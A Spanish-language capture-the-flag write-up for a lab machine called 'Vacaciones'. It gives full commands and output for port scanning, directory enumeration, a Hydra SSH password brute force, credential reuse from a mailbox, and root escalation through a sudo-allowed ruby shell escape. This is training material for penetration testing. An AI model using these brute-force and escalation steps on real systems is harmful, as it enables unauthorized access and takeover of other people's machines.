



La Conquista de 'Vacaciones'

Un Análisis Detallado de la Resolución de la Máquina CTF

La Misión: Acceso Root

Máquina Objetivo: "Vacaciones"

Dirección IP: 172.17.0.2

Meta Final: Obtener privilegios de superusuario (root)

Metodología: Seguiremos las fases estándar de un test de penetración: Reconocimiento, Enumeración, Explotación y Escalada de Privilegios.

Session Actions Edit View Help

```
(kali@kali)-[~/vacaciones]  
$ sudo chmod +x auto_deploy.sh  
[sudo] password for kali:
```

```
(kali@kali)-[~/vacaciones]  
$ sudo ./auto_deploy.sh vacaciones.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Fase 1: Reconocimiento

Trazando el Mapa: ¿Qué Puertas Están Abiertas?

El primer paso en cualquier intrusión es identificar los servicios activos que definen nuestra superficie de ataque.

Herramienta Seleccionada: `nmap`, el estándar de la industria para el descubrimiento de redes y auditoría de seguridad.

Comando Ejecutado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 172.17.0.2
```

Este comando realiza un escaneo exhaustivo de todos los puertos, buscando solo los que están abiertos y tratando de identificar el servicio y la versión que corren en ellos.

Análisis del Reconocimiento: Los Puntos de Entrada

El escaneo revela dos servicios clave:


Puerto 22/tcp (SSH): Servicio OpenSSH 7.6p1. Un vector potencial para acceso remoto si obtenemos credenciales válidas.

Puerto 80/tcp (HTTP): Servicio Apache 2.4.29. Un servidor web es un objetivo principal para la enumeración de vulnerabilidades y contenido oculto.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu
4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
|   ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACzT6jdfo9QUX+9zCmyJQNTcAJXdhXCfqA9I7c
XPFGDGxNAFQdoiqH3EMiTjf+maPlVHF1+sc1Qa5sJwdrbWZiJPxfxGkCtWiSrRdKUKt
/7rCMKM0y79bFRvurgss+57tsglfxkE9FPkZGd3mLruXt5Lyb+8uhFWpW58Df6ZUoSs
Ji7n0bkXNpEzJAzYHNMRrtv0RsGDfosi/t5KUCMPX67jbM8jsApIVwFIQBTiwzGQn3
3G2ZoAJy/NYZ9dkuN2cKM2uItovo25daA+0/SxEfHqAHGvoMSj8pcX3qZVD7cGWlSn9
c5QnzHRC2DZUSHrK7UiaG0r
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNILXNoYTItbmlzdHAyNTYAAAAIbmlz
dHAyNTYAAABBMd2Z/ZotorXbs6zP9Sg9Xenj SX0HIjYjoEH2cAV7aDoQXZKrssz5
AJ98j8b4nt0PGfVehrcRv9X7lKsw0ea9HM=
|_ 256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88
(ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/0ZadHoPSGKg31xFAh
PaX854MMS09s5JgdzqmD3jC1
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.29
((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerr
```


Fase 2: Enumeración

Una Página en Blanco Esconde un Secreto




Al visitar `http://172.17.0.2`, nos encontramos con una página completamente en blanco.

Técnica de Investigación: En un CTF, la ausencia de contenido es a menudo una pista en sí misma. La acción inmediata es inspeccionar el código fuente de la página.

Acción: Presionar `Ctrl + U` para revelar el HTML subyacente.

La Primera Pista: Un Mensaje Oculto



```
1 <!-- De : Juan Para: Camilo , te he dejado un correo es importante... -->
2
```

Un comentario oculto en el código HTML revela información crucial:

```
<!-- De: Juan Para: Camilo, te he dejado un correo es importante... -->
```

Análisis de Inteligencia:

Este mensaje nos proporciona dos nombres de usuario potenciales, que son **nuestra primera munición para un ataque de fuerza bruta**:

- Usuario 1: juan
- Usuario 2: camilo

Buscando Contenido Oculto en la Web

Mientras preparamos el ataque a SSH, es fundamental buscar directorios y archivos web que no son visibles públicamente.

Herramienta: 'gobuster' para enumeración de directorios.

Comando:

```
gobuster dir -u http://172.17.0.2 -w <wordlist> -x php,py,sh,html
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh,html

Gobuster v3.8
By OJ Reeves (@TheColonial) & Christian W. Hohn (aFirefart)

[*] Url: http://172.17.0.2
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Range: 1-10
[*] User-Agent: gobuster/3.8
[*] Extensions: php,py,sh,html
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 76]
/javascript (Status: 308) [Size: 325] [ -> http://172.17.0.2/javascript/]
/sercet-status (Status: 403) [Size: 275]
Progress: 1182798 / 1182798 (100.00%)

Finished
```



Hallazgo: Se descubre un directorio '/javascript'. Sin embargo, el acceso resulta en un error '403 Forbidden'. Es un callejón sin salida, pero un paso necesario en la enumeración.

Fase 3: Explotación

Ataque de Fuerza Bruta para Abrir la Puerta

Con el usuario `camilo` como objetivo, lanzamos un ataque de fuerza bruta contra el servicio SSH.

Herramienta: `hydra`, una herramienta especializada en ataques de diccionario contra servicios de red.

Comando: `sudo hydra -l camilo -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh`

```
$ sudo hydra -l camilo -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please not use in military or secret service organiz., or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-18 02:38:03
[WARNING] Many SSH configurations limit the number of parallel tasks, is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 143444399 login (1:1/p:143444399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: camilo  password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-18 02:38:06
```

Resultado: ¡Éxito! Hydra encuentra una credencial válida en el diccionario.

¡Acceso Concedido! La Primera Brecha

****Credenciales Obtenidas**:**

- ****Usuario**:** `camilo`
- ****Contraseña**:** `password1`

****Acción Inmediata**:** Conexión al sistema a través de SSH:

```
sudo ssh camilo@172.17.0.2
```

Hemos establecido un punto de apoyo dentro del sistema. La misión ahora se centra en la escalada de privilegios.

```
(kali㉿kali)-[~/vacaciones]
$ sudo ssh camilo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' ca
n't be established.
ED25519 key fingerprint is
SHA256:52z4CT200pL7G8YfPhcdERem6Sq+z8868LngvNGXRLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[
fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to th
e list of known hosts.
camilo@172.17.0.2's password:
camilo@ :~$
```


Fase 4: Movimiento Lateral y Escalada

Siguiendo el Rastro del Correo Prometido

Recordando el mensaje original ('...te he dejado un correo...'), investigamos el buzón de correo del usuario `camilo`.

Ubicación: `/var/mail/camilo`

> **Descubrimiento:** El archivo ``correo.txt`` contiene un mensaje de Juan con una contraseña: ``2k84dicb``.

> "Hola Camilo, Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: **2k84dicb**".

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
camilo@4f0f4392b998:~$ cd /var/mail/camilo
```

```
camilo@4f0f4392b998:/var/mail/camilo$ ls
```

```
correo.txt
```

```
camilo@4f0f4392b998:/var/mail/camilo$ cat correo.txt
```

```
Hola Camilo,
```

```
Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb
```


```
camilo@4f0f4392b998:/var/mail/camilo$
```


Pivotando de `camilo` a `juan`

La contraseña encontrada (2k84dicb) pertenece lógicamente al otro usuario que descubrimos: `juan`.

Acción: Usamos `su - juan` para cambiar de contexto de usuario.

Resultado: Hemos pivotado exitosamente al usuario `juan`. El siguiente paso es investigar qué privilegios adicionales nos otorga esta nueva identidad.



```
camilo@4f0f4392b998:/var/mail/camilo$ su - juan
Password:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
juan@4f0f4392b998:~$
```

A terminal window showing a user pivot. The prompt is `camilo@4f0f4392b998:/var/mail/camilo$`. The user enters `su - juan`. A password prompt is shown. The user enters a password (indicated by a green arrow from the text above). The prompt changes to `juan@4f0f4392b998:~$`. A green arrow points from the text "La contraseña encontrada (2k84dicb) pertenece lógicamente al otro usuario que descubrimos: juan." to the password input field.

Descubriendo el Vector de Escalada a Root

Para determinar nuestras capacidades como `juan`, verificamos sus permisos de `sudo`.

Comando de Verificación:

```
sudo -l
```

```
juan@4f0f4392b998:~$ sudo -l
Matching Defaults Entries for juan on 4f0f4392b998:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User juan may run the following commands on 4f0f4392b998:
(ALL) NOPASSWD: /usr/bin/ruby
juan@4f0f4392b998:~$
```

Hallazgo Crítico:

El resultado revela una configuración de alto riesgo. El usuario `juan` puede ejecutar el binario `/usr/bin/ruby` como `root` sin necesidad de contraseña. Este es **nuestro camino directo a la victoria**.

El Asalto Final: Explotando `ruby` para Obtener Root

Los binarios ejecutables con `sudo` sin contraseña a menudo permiten escapar a una shell del sistema. Recursos como GTFOBins documentan estas técnicas.

Comando de Explotación

```
sudo ruby -e 'exec "/bin/sh"'
```

Este comando le indica a `ruby` que, en lugar de ejecutar un script, simplemente inicie una nueva shell (`/bin/sh`). Como `ruby` se ejecuta como **root**, la nueva shell hereda esos privilegios.

El comando `whoami` confirma nuestro éxito.

GTFOBins

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

```
juan@4f0f4392b998:~$ sudo ruby -e 'exec "/bin/sh"'
# ls
# whoami
# root
# whoami
root
#
```


Misión Cumplida: Control Total del Sistema

Estado Actual: Privilegios de superusuario (`root`) obtenidos.

Acción de Estabilización: Para una mejor interactividad, mejoramos la shell con:


```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

La máquina 'Vacaciones' ha sido comprometida en su totalidad.

```
juan@4f0f4392b998:~$ sudo ruby -e 'exec "/bin/sh"'
# ls
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@4f0f4392b998:~#
```



Anatomía del Ataque: Resumen del Flujo



****Herramientas Clave*:** Nmap, Gobuster, Hydra.

***Vulnerabilidades Explotadas*:** Contraseñas débiles, fuga de información en comentarios, configuración insegura de sudo.